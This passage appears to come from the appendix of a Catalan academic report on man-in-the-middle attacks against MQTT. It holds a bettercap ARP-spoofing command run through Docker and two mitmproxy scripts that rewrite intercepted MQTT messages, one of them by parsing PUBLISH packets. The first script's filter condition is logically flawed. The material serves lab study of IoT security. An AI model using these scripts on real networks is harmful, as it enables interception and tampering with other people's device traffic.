    arp.spoof.fulllduplex true; set arp.spoof.targets \$ip_victima; arp
    .spoof on\""
108 #sudo docker exec -it mitm bash -c "apt update && apt install -y
    bettercap && bettercap -iface wlp42s0 -eval \"set tcp.proxy.port
    1883 ; set tcp.address '\$ip_broker' ; set tcp.port 1883 ; tcp.
    proxy on ; set arp.spoof.internal true ; set arp.spoof.targets '\$
    ip_victima', '\$ip_broker' ; arp.spoof on\""
109 fi
110
111 while true; do #per apagar el docker amb Ctl+C
112     sleep 1
113 done

```

Listing A.6: *Script de modificació de missatges en mitmproxy*

```

1 from mitmproxy import tcp
2
3 def tcp_message(flow: tcp.TCPFlow):
4     data = flow.messages[-1].content
5     try:
6         if b"test" and not flow.messages[-1].from_client in data:
7             print("[+] Mensaje original:", data)
8             data_mod = data.replace(b'"test":1', b'"test":5')
9             flow.messages[-1].content = data_mod
10            print("[+] Mensaje modificado:", data_mod)
11    except Exception as e:
12        print("[!] Error procesando mensaje:", e)

```

Listing A.7: *Script de modificació de missatges en mitmproxy en baix nivell*

```

1 from mitmproxy import tcp
2
3 def decode_remaining_length(data, offset):
4     multiplier = 1
5     value = 0
6     bytes_used = 0
7     while True:
8         encoded_byte = data[offset]
9         value += (encoded_byte & 127) * multiplier
10        offset += 1
11        bytes_used += 1
12        if (encoded_byte & 128) == 0:
13            break
14        multiplier *= 128
15    return value, bytes_used

```

```

16
17 def tcp_message(flow: tcp.TCPFlow):
18     data = flow.messages[-1].content
19     try:
20         if data and data[0] & 0xF0 == 0x30: # 0x30 = PUBLISH
21             print("[+] Detected MQTT PUBLISH")
22
23             # Decodificar
24             remaining_length, len_len = decode_remaining_length(data, 1)
25
26             fixed_header_len = 1 + len_len
27             topic_len = int.from_bytes(data[fixed_header_len:
28                                     fixed_header_len+2], "big")
29             topic_start = fixed_header_len + 2
30             topic_end = topic_start + topic_len
31             payload_start = topic_end
32             payload = data[payload_start:]
33
34             print(f"[+] Topic: {data[topic_start:topic_end].decode()}")
35             print(f"[+] Payload original: {payload}")
36
37             # Modificar payload
38             new_payload = b"MODIFICADO"
39
40             new_remaining_length = 2 + topic_len + len(new_payload)
41             new_remaining_bytes = bytearray()
42             x = new_remaining_length
43             while True:
44                 byte = x % 128
45                 x //= 128
46                 if x > 0:
47                     byte |= 128
48                 new_remaining_bytes.append(byte)
49                 if x == 0:
50                     break
51
52             # Reconstruir el mensaje MQTT
53             fixed_header = bytes([data[0]]) + bytes(new_remaining_bytes)
54             topic_part = data[fixed_header_len:payload_start]
55             new_msg = fixed_header + topic_part + new_payload
56
57             flow.messages[-1].content = new_msg
58             print(f"[+] Payload modificado: {new_payload}")
59
60     except Exception as e:
61         print(f"[!] Error modificando MQTT PUBLISH: {e}")

```
